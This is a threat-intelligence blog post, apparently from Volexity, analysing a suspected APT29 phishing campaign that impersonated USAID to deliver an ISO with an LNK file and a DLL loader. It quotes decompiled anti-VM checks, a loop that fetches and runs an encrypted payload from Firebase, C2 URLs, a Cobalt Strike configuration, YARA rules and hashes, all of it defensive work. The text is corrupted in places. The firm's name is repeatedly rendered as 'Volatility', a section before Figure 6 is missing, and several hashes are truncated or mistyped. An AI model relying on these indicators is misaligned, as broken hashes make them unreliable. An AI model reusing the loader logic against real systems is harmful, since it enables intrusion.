

Suspected APT29 Operation Launches Election Fraud Themed Phishing Campaigns

volexity.com/blog/2021/05/27/suspected-apt29-operation-launches-election-fraud-themed-phishing-campaigns/

May 27, 2021

by Damien Cash, Josh Grunzweig, Matthew Meltzer, Sean Koessel, Steven Adair, Thomas Lancaster

VOLEXITY

INTELLIGENCE

APT Strikes with Election Fraud Themed Malware Campaign

- Global spear-phishing campaigns purporting to be from USAID
- FLIPFLOP loader used to deploy CobaltStrike for initial payload
- FRESHFIRE malware deployed via CobaltStrike to load encrypted shellcode from Google Firebase
- Suspected APT29 / The Dukes attribution

On May 25, 2021, Volexity identified a phishing campaign targeting multiple organizations based in the United States and Europe. The following industries have been observed being targeted thus far:

- NGOs
- Research Institutions
- Government Agencies
- International Agencies

The campaign's phishing e-mails purported to originate from the USAID government agency and contained a malicious link that resulted in an ISO file being delivered. This file contained a malicious LNK file, a malicious DLL file, and a legitimate lure referencing foreign threats to the 2020 US Federal Elections.

This blog post provides details on the observed activity and outlines possible justification that this campaign could be related to APT29.

Phishing Email Campaign

The original e-mails looked like the following:




Figure 1. Phishing e-mails sent to numerous organizations

Volety also observed a smaller campaign from the same sender with largely the same content several hours earlier, but with the subject line "USAID Special Alert!". Most of the hyperlinks in the e-mail are of the following format.

```
https://r20.rs6[.]net/tn.jsp?  
f=001R6x5duwxLa513iT3woIVtyZj3Ojypr9nwPwZKB3X68SGRFzUVNUR4MdENUXj_c4poo1hx_rFF79P1NsazE-  
FONlrA9G0ypkCwKTRfl95fp3xUyuceYYrPAtdp20R1wmw-XZ197ks1FH22V3B1cZYIAfIHdUZQ3M&c=[Random Data]&ch=[Random  
Data]&__=[Victim Email]
```

While each link was consistent in a given e-mail, parts of the e-mail varied.

The "rs6.net" domain is used by Constant Contact e-mail marketing software to track click-throughs on links, meaning the attacker should be able to map the success of their campaign. On the newsletter page of USAID's website, their sign-up link is through Constant Contact. As a result of using this software, the attacker is able to generate a more convincing spear-phish e-mail. Additionally, the e-mail appears to originate from USAID; however, news-related e-mails from this organization are traditionally sent via the e-mail address.

When a recipient clicks the Constant Contact URL referenced above, their network request will be redirected to the following URL:

```
https://usaid.theyardservice[.]com/d/[Victim Email]
```

This network request will initiate a download for the malicious ISO file "ICA-declass.iso" to the victim's system. The same file is delivered to every user irrespective of their e-mail or referring URL.

Delivered Malware

The malware in question is provided as an ISO file, which acts as a container for embedded files. This ISO has the following properties:

SHA1 bf7b36c521e52093360a4df0dd131703b7b3d648

Modification Date 2021:05:25 13:37:24-04:00

Volume Name ICA_DECLASS

ISO files are similar to archives and can contain several embedded files. They have been popular with criminal threat actors as alternatives to ZIP and RAR files for some time. The following files were present within the ISO:

Filename	SHA1 Hash
ICA-declass.pdf	738c20a2cc825ae51b2a2f786248f850c8bab6f5
Reports.lnk	1cb1c2cd9f59d4e83eb3c950473a772406ec6f1a
Documents.dll	1fb12e923bdb71a1f34e98576b780ab2840ba22e

The PDF file appears to have been pulled directly from the [dni.gov website](#) and acts as a decoy; its contents are shown in Figure 2.



NATIONAL INTELLIGENCE COUNCIL



10 March 2021

ICA 2020-00078D

Foreign Threats to the 2020 US Federal Elections

This document is a declassified version of a classified report. The analytic judgments outlined here are identical to those in the classified version, but this declassified document does not include the full supporting information and does not discuss specific intelligence reports, sources, or methods.

This Intelligence Community Assessment was prepared by the National Intelligence Council under the auspices of the National Intelligence Officer (NIO) for Cyber. It was drafted by the National Intelligence Council and CIA, DHS, FBI, INR, and NSA, and coordinated with CIA, DHS, FBI, INR, Treasury, and NSA.

Figure 2. PDF lure included within the malware

If a user opened the embedded LNK file, it would run the Document.dll file and use its exported function "Open".




Figure 3. Parsed LNK file embedded within ISO

It should be noted that nearly all of the metadata from the LNK file has been removed. Typically, LNK files contain timestamps for creation, modification, and access, as well as information about the device on which they were created.

The DLL included in the ISO has the following attributes:

SHA1 Hash	1fb12e923bdb71a1f34e98576b780ab2840ba22e
Filename	Document.dll
Compile Timestamp	2019-04-27 18:24:28 UTC
File Type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
PDB String	C:\Users\dev\Desktop\나타나게 하다\Dll6\x64\Release\Dll6.pdb

While the PDB string contains the Korean word for “develop,” Volexity does not believe Korean-speaking threat actors or developers are responsible for this malware family. Volexity instead believes this to be a false flag. Additionally, the compile timestamp dating to the year 2019 is likely to have been falsified.

The DLL is equipped with a number of anti-sandbox and anti-vm checks based on the presence of registry keys commonly found in Virtual Machine environments, as shown in Figure 4:

```

strncpy(v48, "SOFTWARE\\VMware, Inc.\\VMware Tools");
strncpy(v63, "SOFTWARE\\Oracle\\VirtualBox Guest Additions");
strncpy(v40, "HARDWARE\\ACPI\\DSDT\\VBOX_");
strncpy(v41, "HARDWARE\\ACPI\\FADT\\VBOX_");
strncpy(v42, "HARDWARE\\ACPI\\RSDT\\VBOX_");
strncpy(v56, "SYSTEM\\ControlSet001\\Services\\VBoxGuest");
strncpy(v57, "SYSTEM\\ControlSet001\\Services\\VBoxMouse");
strncpy(v61, "SYSTEM\\ControlSet001\\Services\\VBoxService");
strncpy(v51, "SYSTEM\\ControlSet001\\Services\\VBoxSF");
strncpy(v58, "SYSTEM\\ControlSet001\\Services\\VBoxVideo");
lpSubKey[0] = v48;
lpSubKey[1] = v63;
lpSubKey[2] = v40;
lpSubKey[3] = v41;
lpSubKey[4] = v42;
lpSubKey[5] = v56;
lpSubKey[6] = v57;
lpSubKey[7] = v61;
lpSubKey[8] = v51;
lpSubKey[9] = v58;
phkResult = 0i64;
for ( mm = 0; (unsigned __int64)mm < 0xA; ++mm )
{
    if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, lpSubKey[mm], 0, 0x20119u, &phkResult)
        || !RegOpenKeyExA(HKEY_LOCAL_MACHINE, lpSubKey[mm], 0, 0x20219u, &phkResult) )
    {
        return RegCloseKey(phkResult);
    }
}

```

Figure 4. Decompiled virtual machine checks found within the malicious DLL

After these checks are passed, the malware de-obfuscates a payload by flipping the order of bytes within it. Once de-obfuscated, the payload is executed within the same process. The final payload is CobaltStrike Beacon and contains the following configuration options:

BeaconType	HTTPS
Port	492
SleepTime	60591
MaxGetSize	1403629
Jitter	37
MaxDNS	Not Found
PublicKey_MD5	2f163ef9db5234bd45b49c41f2dbdb61
C2Server	hxxps://dataplane.theyardservice[.]com/jquery-3.3.1.min.woff2 hxxps://cdn.theyardservice[.]com/jquery-3.3.1.min.woff2 hxxps://static.theyardservice[.]com/jquery-3.3.1.min.woff2 hxxps://worldhomeoutlet[.]com/jquery-3.3.1.min.woff2
UserAgent	Not Found
HttpPostUri	/jquery-3.3.2.min.woff2
Malleable_C2_Instructions	Remove 1517 bytes from the end
HttpGet_Metadata	Not Found
HttpPost_Metadata	Not Found
SpawnTo	'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
PipeName	Not Found
DNS_Idle	Not Found
DNS_Sleep	Not Found
SSH_Host	Not Found
SSH_Port	Not Found
SSH_Username	Not Found
SSH_Password_Plaintext	Not Found
SSH_Password_Pubkey	Not Found
SSH_Banner	Not Found
HttpGet_Verb	GET
HttpPost_Verb	POST
HttpPostChunk	0
Spawnto_x86	%windir%\syswow64\dlldllhost.exe
Spawnto_x64	%windir%\sysnative\dlldllhost.exe
CryptoScheme	0
Proxy_Config	Not Found
Proxy_User	Not Found
Proxy_Password	Not Found
Proxy_Behavior	Use IE settings
Watermark	1359604927
bStageCleanup	True
bCFGCaution	False
KillDate	0


```

while ( 1 )
{
    __FirebasePutTimestamp(szTimeObjectName);
    DecodeBytes = __FirebaseGetDecodeBytes(szDataObjectName);
    pPayload = __Base64DecodePayload(DecodeBytes, pdwDataLen);
    if ( CryptDecrypt(phKey, 0i64, 1, 0, pPayload, pdwDataLen) )
    {
        CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)__ThreadExecutePayload, pPayload, 0, 0i64);
        __FirebaseDelete(szDataObjectName);
    }
}

```

Figure 6. Decryption routine used to decrypt the remote payload

The following URLs are observed in use by this malware:

```

| refreshauthtoken-default-rtdb.firebaseio[.]com/root/time/%d/%s.json
| refreshauthtoken-default-rtdb.firebaseio[.]com/root/data/%d/%s.json

```

Volatility was able to capture an encrypted payload from the Firebase URL and are currently in the process of analyzing it.

Attribution

While Volatility cannot say with certainty who is behind these attacks, it does believe it has the earmarks of a known threat actor it has dealt with on several previous occasions. However, a number of attack attributes are consistent with previous tactics used by APT29:

- The use of an [archive file format containing an LNK](#) to deliver the initial payload (2018)
- The use of a [US election-themed lure document](#) sent from a spoofed US government source address (2016)
- The use of [CobaltStrike with a custom malleable profile](#) as an initial payload (2018)
- The relatively widespread nature of the campaign, with many targets receiving the same spear phishing content at the same time

Notably, in the 2018 case, FireEye highlighted the same MAC address had been used to create the LNKs observed in 2016 and 2018, while the newest LNK detailed in this blog post has had this metadata scrubbed. This is perhaps an indication that the attacker is learning from public reports on their work.

From an infrastructure point of view, the domains used bear some similarity to the Dark Halo campaign reported by Volatility. In the case of Dark Halo, domains were bought at auction or through marketplace transactions which meant they appeared to be created long ago in WHOIS records. This is the case again with the domains used for command and control in these attacks. Following the Volatility publication, it has been alleged that the Dark Halo campaign was also the work of APT29; however, Volatility has not reached that conclusion at this time. Volatility cannot be completely certain this new activity is the work of APT29, but it is believed with moderate confidence that it is.

Conclusion

Volatility believes the APT29 threat actor is likely responsible for a phishing campaign against numerous organizations within the United States and Europe. It is currently unclear how many organizations have been targeted, but several of Volatility's customers—as well as a number of organizations submitting to VirusTotal—have been attacked.

After a relatively long hiatus with no publicly detailed spear phishing activity, APT29 appears to have returned with only slight changes to its historical TTPs. In this instance, the attacker purports to be from USAID, enticing victims into clicking an embedded file to download and execute a malicious ISO file. In doing so, the CobaltStrike Beacon implant is executed, providing remote access to the attackers.

At the time of writing, all files involved have relatively low static detection rates on VirusTotal. This suggests the attacker is likely having some success in breaching targets.

Organizations are encouraged to perform the following actions to protect against this threat:

- Block the following network indicators identified as part of this phishing campaign:
 - theyardservice[.]com
 - worldhomeoutlet[.]com
 - 83.171.237.173
 - 192.99.221.77
 - refreshauthtoken-default-rtdb[.]firebaseio.com
- Refer to the Appendix for a list of file hashes that may be used for blocking
- Use the provided YARA rules in the Appendix to detect the malware observed in this blog post

Appendix A - YARA Rules


```

rule apt_win_flipflop_ldr : APT29
{
meta:

author = "[email protected]"
date = "2021-05-25"
description = "A loader for the CobaltStrike malware family, which ultimately takes the first and second bytes of an embedded file, and
flips them prior to executing the resulting payload."
hash = "ee42ddacbd202008bcc1312e548e1d9ac670dd3d86c999606a3a01d464a2a330"

strings:

$s1 = "irnjadle"
$s2 = "BADCFEHGJILKNMPORQTSVUXWZY"
$s3 = "iMrcsofo taBesC yrtpgoarhpciP orived r1v0."

condition:

all of ($s*)
}

rule trojan_win_cobaltstrike : Commodity
{
meta:

author = "[email protected]"
date = "2021-05-25"
description = "The CobaltStrike malware family."
hash = "b041efb8ba2a88a3d172f480efa098d72eef13e42af6aa5fb838e6ccab500a7c"

strings:

$s1 = "%s (admin)" fullword
$s2 = {48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69
6F 6E 2F 6F 63 74 65 74 2D 73 74 72 65 61 6D 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 25 64 0D 0A 0D 0A 00}
$s3 = "%02d/%02d/%02d %02d:%02d:%02d" fullword
$s4 = "%s as %s\\%s: %d" fullword
$s5 = "%s&%s=%s" fullword
$s6 = "rijndael" fullword
$s7 = "(null)"

condition:

all of them
}

import "pe"

rule apt_win_freshfire : APT29
{
meta:

author = "[email protected]"
date = "2021-05-27"
description = "The FRESHFIRE malware family. The malware acts as a downloader, pulling down an encrypted snippet of code from a
remote source, executing it, and deleting it from the remote server."
hash = "ad67aaa50fd60d02f1378b4155f69cfa9591eae80523489a2355512cc30e8c"

strings:

$uniq1 = "UlswcXJJWhthIHRvqWJJ"
$uniq2 = "gyibvmtlx00"

```

```
$path1 = "root/time/%d/%s.json"
$path2 = "C:\\dell.sdr"
$path3 = "root/data/%d/%s.json"

condition:

(
pe.number_of_exports == 1 and
pe.exports("WaitPrompt")
) or
any of ($uniq*) or
2 of ($path*)
}
```

Appendix B - File Hashes

```
Name: ICA-declass.iso
MD5: 29e2ef8ef5c6ff95e98bff095e63dc05
SHA1: bf7b36c521e52093360a4df0dd131703b7b3d648
SHA256: 94786066a64c0eb260a28a2959fcd31d63d175ade8b05ae682d3f6f9b2a5a916

Name: Documents.dll
MD5: 1c3b8ae594cb4ce24c2680b47cebf808
SHA1: 1fb12e923bdb71a1f34e98576b780ab2840ba22e
SHA256: ee42ddacbd202008bcc1312e548e1d9ac670dd3d86c999606a3a01d464a2a330

Name: ICA-declass.pdf
MD5: b40b30329489d342b2aa5ef8309ad388
SHA1: 738c20a2cc825ae51b2a2f786248f850c8bab6f5
SHA256: 7d34f25ad8099bd069c5a04799299f17d127a3866b77ee34ffb59cfd36e29673

Name: Reports.Ink
MD5: dcf60883c73c3d92fceb6ac910d5b80
SHA1: 1cb1c2cd9f59d4e83eb3c950473a772406ec6f1a
SHA256: 48b5fb3fa3ea67c2bc0086c41ec755c39d748a7100d71b81f618e82bf1c479f0

Name: DbgView.dll
MD5: cca50cd497970977a5e880f2e921db72
SHA1: 38c99e8cd95f28b8d79b758cb940cf139e09f6ae
SHA256: ad67aaa50fd60d02f1378b4155f69cfa9591eae80523489a2355512cc30e8c
```